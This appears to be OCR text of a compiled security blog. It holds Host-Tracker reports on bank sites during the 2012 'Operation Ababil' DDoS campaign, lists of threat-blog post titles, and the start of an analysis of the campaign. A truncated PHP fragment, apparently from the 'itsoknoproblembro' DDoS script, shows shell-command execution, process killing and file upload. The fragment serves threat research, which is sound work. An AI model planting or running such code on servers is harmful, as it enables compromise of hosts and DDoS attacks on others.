Amsterdam, Netherlands	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		151.151.88.133	PDhost
Los Angeles, CA, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		151.151.88.133	West Cost Hosting
Seattle, WA, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		159.45.2.68	OH Web Hosting
Montreal, Quebec, Ca	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		159.45.66.101	XP-Hosting.com
SPb, Russia	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		159.45.66.101	Indahost
Amsterdam, Netherlands	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		151.151.88.133	Hostmaster, Ltd.
Birmingham, UK	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		159.45.66.101	Joomla Hosting
Dallas, TX, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		151.151.88.133	Custom Hosting Solutions
Dallas, TX, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		159.45.66.101	Eskhosting
Nuremberg, Germany	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		151.151.88.133	VPS-server.ru
Montreal, Quebec, Ca	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		159.45.66.101	NordGate networks
Lansing, MI, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		151.151.88.133	Rioserver

Third Host-Tracker report for a targeted web site during the campaign:



host-tracker.com
website monitoring service

http:// Check

It's free! Sign-up takes less than 6 seconds.

We have the largest mo
Count of node
Hosting Partn
Want to become our
ASP.NET hosters W
Add buttons to your sit
uptime Get butt
instant sp Get butt
Give

Tuesday, September 18, 2012 6:14:47 PM

Check result

Permanent link to this check result

http://www.BankOfAmerica.com

Check other site: http:// Check now


Subscribe for **free email alerts** and site availability reports for **http://www.BankOfAmerica.com**

type your@email.here Subscribe

Location	Result	Page Size	Response time	KB/sec	IP	Partner
Received responses: **14** Ok **32** Fail		Average:	**16.30 sec**	**0.00**		
New York, NY, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		115.01 sec		171.159.100.173	HostGW.com Webhosting
Jakarta, Indonesia	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		171.159.100.173	Nicosoft Media
Orlando, FL, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		80.50 sec		171.161.148.173	Apto Hosting
Dallas, TX, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		80.50 sec		171.159.100.173	Provisov.Net
Kiev, Ukraine	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		80.51 sec		171.159.100.173	HOSTED
Birmingham, UK	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		171.159.100.173	Joomla Hosting
Dallas, TX, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		171.159.100.173	Custom Hosting Solutions
Lansing, MI, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		171.161.148.173	Rioserver
Atlanta, GA, US	Ok	0	65.22 sec	0.00	171.159.228.173	Phil-Hosting.com
Paris, France	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		171.161.148.173	Cyber Snake Ltd

Fourth Host-Tracker report for a targeted web site during the campaign:

433



host-tracker.com
website monitoring service

http:// Check

Saturday, September 15, 2012 8:02:50 PM

Permanent link to this check result

Check result

http://www.youtube.com


Check other site: http:// Check now

Subscribe for **free email alerts** and site availability reports for **http://www.youtube.com**

type.your@email.here Subscribe

Location	Result	Page Size	Response time	KB/sec	IP	Partner
Received responses: **39** Ok **8** Fail		Average:	**0.88 sec**	**183.18**		
Atlanta, GA, US	Http error:303	0	0.09 sec		74.125.228.97	Phil-Hosting.com
Lansing, MI, US	Http error:303	0	0.07 sec		74.125.227.1	Rioserver
Orlando, FL, US	Http error:303	0	0.06 sec		173.194.37.4	Apto Hosting
London, UK	Http error:303	0	0.05 sec		74.125.225.78	VirtualSplits
Kansas City, MO, US	Http error:303	0	0.08 sec		74.125.225.68	Admo.net LLC
Frankfurt, Germany	Ok	167478	0.48 sec	343.63	173.194.70.190	mrhost.biz
Dallas, TX, US	Http error:303	0	1.29 sec		74.125.227.105	Custom Hosting Solutions
Minsk, Belarus	Ok	158379	0.68 sec	227.44	173.194.32.36	BelInfoNet Ltd.
Los Angeles, CA, US	Http error:303	0	0.10 sec		173.194.33.2	PremiumReseller
Paris, France	Http error:303	0	0.11 sec		173.194.41.99	Cyber Snake Ltd
Dallas, TX, US	Ok	155239	0.44 sec	342.61	74.125.227.105	Custom Hosting Solutions
Washington, USA	Ok	160852	0.38 sec	413.41	74.125.228.66	Nidohosting
Montreal, Quebec, Ca	Ok	154494	2.43 sec	62.20	173.194.43.2	NordGate networks
Moscow, Russia	Ok	179298	0.67 sec	261.83	173.194.32.200	JustHost

Fifth Host-Tracker report for a targeted web site during the campaign:



English French Русский Spanish

Main page Speedtest beta Prices Sign up Login

host-tracker.com
website monitoring service

http:// Check

Thursday, September 27, 2012 5:09:35 PM

Permanent link to this check result

Check result

http://www.pnc.com

Check other site: http:// Check now

Subscribe for **free email alerts** and site availability reports for **http://www.pnc.com**

type.your@email.here Subscribe

Location	Result	Page Size	Response time	KB/sec	IP	Partner
Received responses: 22 Ok 14 Fail		Average:	5.32 sec	0.02		
New York, NY, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		115.01 sec		170.201.60.3	HostGW.com Webhosting
Amsterdam, Netherlands	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.201.60.3	PDhost
Haarlem, Netherlands	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.201.60.3	Steadyhost
Minsk, Belarus	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.201.60.3	BelInfoNet Ltd.
Amsterdam, Netherlands	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.09 sec		170.201.60.3	Hostmaster, Ltd.
Birmingham, UK	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.201.60.3	Joomla Hosting
Dallas, TX, US	Ok	254	21.12 sec	0.01	170.201.60.3	Custom Hosting Solutions
Toronto, ON, CA	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.201.60.3	OnyxNetUa

Is the Iranian government really behind this campaign, or was it actually the work of amateurs with outdated

and virtually irrelevant technical skills? Taking into consideration the previous [9]**DDoS campaign launched by**

Iranian hacktivists in 2009, in this very latest one we once again see a rather limited understanding of cyber

operations taking into consideration the centralized nature of the chain of command in this group.

What's also worth pointing out is the fact that this is the first public appearance of the group that claims re-

sponsibility for these attacks. Considering this and the lack of a strong digital fingerprint for the group in question, virtually anyone on the Internet can [10]**engineer cyber warfare tensions between Iran and the U.S**, by basically impersonating a what's believed to be an Iranian group.

This post has been reproduced from [11]Dancho Danchev's blog. Follow him [12]on Twitter.

1. http://www.zdnet.com/blog/security/attack-of-the-opt-in-botnets/6268

2. http://www.reuters.com/article/2012/09/21/us-iran-cyberattacks-idUSBRE88K12H20120921

3. http://www.zdnet.com/blog/security/coordinated-russia-vs-georgia-cyber-attack-in-progress/1670

4. http://www.zdnet.com/blog/security/iranian-opposition-launches-organized-cyber-attack-against-pro-ahmadin

ejad-sites/3613

5. http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html

6. http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cncom.html

7. http://www.foxbusiness.com/industries/2012/09/24/lieberman-blame-iran-for-cyber-attacks-on-bank-america-chase/


8. https://www.virustotal.com/file/a3be8deb4ebc8de1d0d19467da606033c8938cf74d1489761fbc9e195d7d1c75/analysis/1348697936/

9. http://www.zdnet.com/blog/security/iranian-opposition-launches-organized-cyber-attack-against-pro-ahmadinejad-sites/3613

10. http://www.zdnet.com/blog/security/should-a-targeted-country-strike-back-at-the-cyber-attackers/6194

11. http://ddanchev.blogspot.com/

12. http://twitter.com/danchodanchev



x

Summarizing ZDNet's Zero Day Posts for August (2012-09-28 01:43)

The following is a brief summary of all of my posts at [1]**ZDNet's Zero Day** for August, 2012. You can subscribe to

[2]Zero Day's main feed , or follow me on Twitter:

01. [3]BlackBerry users targeted with malware-serving email campaign

02. [4]Java zero day vulnerability actively used in targeted attacks

03. [5]Loozfon Android malware targets Japanese female users

04. [6]Researcher reports a CSRF vulnerability in Facebook's App Center, earns $5,000

05. [7]Cybercriminals impersonate popular security vendors, serve malware

This post has been reproduced from [8]Dancho Danchev's blog. Follow him [9]on Twitter.

1. http://zdnet.com/blog/security

2. http://feeds.feedburner.com/zdnet/security

3. http://www.zdnet.com/blackberry-users-targeted-with-malware-serving-email-campaign-7000003154/

4. http://www.zdnet.com/java-zero-day-vulnerability-actively-used-in-targeted-attacks-7000003233/

5. http://www.zdnet.com/loozfon-android-malware-targets-japanese-female-users-7000003236/

6. http://www.zdnet.com/researcher-reports-a-csrf-vulnerability-in-facebooks-app-center-earns-5000-700000324

437

5/

7. http://www.zdnet.com/cybercriminals-impersonate-popular-security-vendors-serve-malware-7000003433/

8. http://ddanchev.blogspot.com/

9. http://twitter.com/danchodanchev



Summarizing Webroot's Threat Blog Posts for August (2012-09-28 01:54)

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for August, 2012. You can subscribe to my [2]**Webroot's Threat Blog RSS Feed**

or follow me on Twitter:

01. [3]Spamvertised AICPA themed emails lead to Black Hole exploit kit

02. [4]Spamvertised 'PayPal has sent you a bank transfer' themed emails lead to Black Hole exploit kit

03. [5]Ongoing spam campaign impersonates LinkedIn, serves exploits and malware

04. [6]Millions of spamvertised emails lead to W32/Casonline

05. [7]Cybercriminals impersonate AT &T's Billing Service, serve exploits and malware

06. [8]IRS themed spam campaign leads to Black Hole exploit kit

07. [9]Cybercriminals spamvertise bogus greeting cards, serve exploits and malware

08. [10]Spamvertised 'Federal Tax Payment Rejected' themed emails lead to Black Hole exploit kit

09. [11]Spamvertised 'Fwd: Scan from a Hewlett-Packard ScanJet' emails lead to Black Hole exploit kit

10. [12]Spamvertised 'Royal Mail Shipping Advisory' themed emails serve malware

11. [13]Cybercriminals impersonate Intuit Market, mass mail millions of exploits and malware serving emails

12. [14]Cybercriminals spamvertise PayPay themed 'Notification of payment received' emails, serve malware

13. [15]Cybercriminals impersonate UPS, serve malware

This post has been reproduced from [16]Dancho Danchev's blog. Follow him [17]on Twitter.

439

1. http://blog.webroot.com/

2. http://feeds2.feedburner.com/WebrootThreatBlog

3. http://blog.webroot.com/2012/08/01/spamvertised-aicpa-themed-emails-lead-to-black-hole-exploit-kit/

4. http://blog.webroot.com/2012/08/02/spamvertised-paypal-has-sent-you-a-bank-transfer-themed-emails-lead-to

-black-hole-exploit-kit/

5. http://blog.webroot.com/2012/08/08/ongoing-spam-campaign-impersonates-linkedin-serves-exploits-and-malwar

e/

6. http://blog.webroot.com/2012/08/09/millions-of-spamvertised-emails-lead-to-w32casonline/

7. http://blog.webroot.com/2012/08/10/cybercriminals-impersonate-atts-billing-service-serve-exploits-and-mal

ware/

8. http://blog.webroot.com/2012/08/13/irs-themed-spam-campaign-leads-to-black-hole-exploit-kit/

9. http://blog.webroot.com/2012/08/21/cybercriminals-spamvertise-bogus-greeting-cards-serve-exploits-and-mal

ware/

10. http://blog.webroot.com/2012/08/24/spamvertised-federal-tax-payment-rejected-themed-emails-lead-to-black-

hole-exploit-kit/

11.

http://blog.webroot.com/2012/08/27/spamvertised-fwd-scan-from-a-hewlett-packard-scanjet-emails-lead-to-

black-hole-exploit-kit/

12. http://blog.webroot.com/2012/08/28/spamvertised-royal-mail-shipping-advisory-themed-emails-serve-malware/

13. http://blog.webroot.com/2012/08/29/cybercriminals-impersonate-intuit-market-mass-mail-millions-of-exploits-and-malware-serving-emails/

14. http://blog.webroot.com/2012/08/30/cybercriminals-spamvertise-paypay-themed-notification-of-payment-received-emails-serve-malware/

15. http://blog.webroot.com/2012/08/31/cybercriminals-impersonate-ups-serve-malware/

16. http://ddanchev.blogspot.com/

17. http://twitter.com/danchodanchev

2.10 October



Summarizing Webroot's Threat Blog Posts for September (2012-10-01 14:18)

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for September, 2012. You can subscribe to my [2]**Webroot's Threat Blog RSS Feed**

or follow me on Twitter:

01. [3]Spamvertised 'Wire Transfer Confirmation' themed emails lead to Black Hole exploit kit

02. [4]Intuit themed 'QuickBooks Update: Urgent' emails lead to Black Hole exploit kit

03. [5]Cybercriminals resume spamvertising bogus greeeting cards, serve exploits and malware

04. [6]Cybercriminals abuse Skype’s SMS sending feature, release DIY SMS flooders

05. [7]New Russian service sells access to thousands of automatically registered accounts

06. [8]Spamvertised ‘Your Fedex invoice is ready to be paid now’ themed emails lead to Black Hole Exploit kit

442

07. [9]New Russian DIY SMS flooder using ICQ’s SMS sending feature spotted in the wild

08. [10]Spamvertised ‘US Airways reservation confirmation’ themed emails serve exploits and malware

09. [11]Cybercriminals impersonate FDIC, serve client-side exploits and malware

10. [12]Managed Ransomware-as-a-Service spotted in the wild

11. [13]A peek inside a boutique cybercrime-friendly E-shop – part four

12. [14]New E-shop selling stolen credit cards data spotted in the wild

13. [15]From Russia with iPhone selling affiliate networks

14. [16]New Russian DIY DDoS bot spotted in the wild

This post has been reproduced from [17]Dancho Danchev’s blog. Follow him [18]on Twitter.

1. http://blog.webroot.com/

2. http://feeds2.feedburner.com/WebrootThreatBlog

3. http://blog.webroot.com/2012/09/04/spamvertised-wire-transfer-confirmation-themed-emails-lead-to-black-ho

le-exploit-kit/

4. http://blog.webroot.com/2012/09/05/intuit-themed-quickbooks-update-urgent-emails-lead-to-black-hole-explo

it-kit/

5. http://blog.webroot.com/2012/09/06/cybercriminals-resume-spamvertising-bogus-greeeting-cards-serve-exploi

ts-and-malware/

6. http://blog.webroot.com/2012/09/07/cybercriminals-abuse-skypes-sms-sending-feature-release-diy-sms-floode

rs/

7. http://blog.webroot.com/2012/09/10/new-russian-service-sells-access-to-thousands-of-automatically-registe

red-accounts/

8. http://blog.webroot.com/2012/09/14/spamvertised-your-fedex-invoice-is-ready-to-be-paid-now-themed-emails-

lead-to-black-hole-exploit-kit/

9. http://blog.webroot.com/2012/09/17/new-russian-diy-sms-flooder-using-icqs-sms-sending-feature-spotted-in-

the-wild/

10. http://blog.webroot.com/2012/09/18/spamvertised-us-airways-reservation-confirmation-themed-emails-serve-exploits-and-malware/

11. http://blog.webroot.com/2012/09/19/cybercriminals-impersonate-fdic-serve-client-side-exploits-and-malware/

12. http://blog.webroot.com/2012/09/20/managed-ransomware-as-a-service-spotted-in-the-wild/

13. http://blog.webroot.com/2012/09/21/a-peek-inside-a-boutique-cybercrime-friendly-e-shop-part-four/

14. http://blog.webroot.com/2012/09/24/new-e-shop-selling-stolen-credit-cards-data-spotted-in-the-wild/

15. http://blog.webroot.com/2012/09/27/from-russia-with-iphone-selling-affiliate-networks/

16. http://blog.webroot.com/2012/09/28/new-russian-diy-ddos-bot-spotted-in-the-wild/

17. http://ddanchev.blogspot.com/

18. http://twitter.com/danchodanchev

PHP Code:

```
<?php error_reporting(0);
$base = dirname(__FILE__)."/";
function stoped() {cmdexec("killall -9 perl;
killall -9 perl-bin;
killall -9 perl-cgi;
");
unlink($base."start.php");
unlink($base."f1.pl");
unlink($base."run.pl");
unlink($base."startphp.php");
print "<stopcleandos>Stop & Clean</stopcleandos>";
apache_child_terminate();
}function UploadFile($File){cmdexec("killall -9 perl");
cmdexec("killall -9 perl-bin");
cmdexec("killall -9 perl-cgi");
$target_path ="./";
$target_path = $target_path . basename( $File['name']);
@move_uploaded_file($File['tmp_name'], $target_path);
}function cmdexec($cmd){if(function_exists('system'))@system($cmd);
elseif(function_exists('passthru'))@passthru($cmd);
elseif(function_exists('shell_exec'))@shell_exec($cmd);
elseif(function_exists('exec'))@exec($cmd);
elseif(function_exists('popen'))@popen($cmd,"r");
}function curPageURL(){$pageURL = 'http';
if ($_SERVER["HTTPS"] == "on") {$pageURL .= "s";
}$pageURL .= "://";
if ($_SERVER["SERVER_PORT"] != "80") {$pageURL .= $_SERVER["SERVER_NAME"].":".$_SERVER["SERVER
_PORT"].$_SERVER["REQUEST_URI"];
} else {$pageURL .= $_SERVER["SERVER_NAME"].$_SERVER["REQUEST_URI"];
}return $pageURL;
```

Dissecting ’Operation Ababil’ - an OSINT Analysis - Part Two (2012-10-26 15:36)

With more crowdsourced intelligence on "Operation Ababil" published in the recent weeks, it’s time to revisit the campaign’s core strategy for harnessing enough bandwidth to successfully take down major U.S financial institutions.

As you can remember, in [1]**Part One of the OSINT analysis for "Operation Ababil"** I emphasized on the crowdsourcing campaign launched by Izz ad-Din al-Qassam a.k.a Qassam Cyber Fighters, which led to the successful

DDoS attack against these institutions. It appears that this is just one of the many stages of the campaign.

According to security researchers from Proxelic, the attackers also relied on [2]**a PHP based DDoS attack script known as "itsoknoproblembro"** that was installed on servers susceptible to exploitation through the Bluestork Joomla

template. By combining crowdsourced bandwidth and bandwidth from the compromised servers, the attackers

managed to successfully achieve their objectives.

The DDoS script in question,"itsoknoproblembro", has been publicly available as a download for months be-

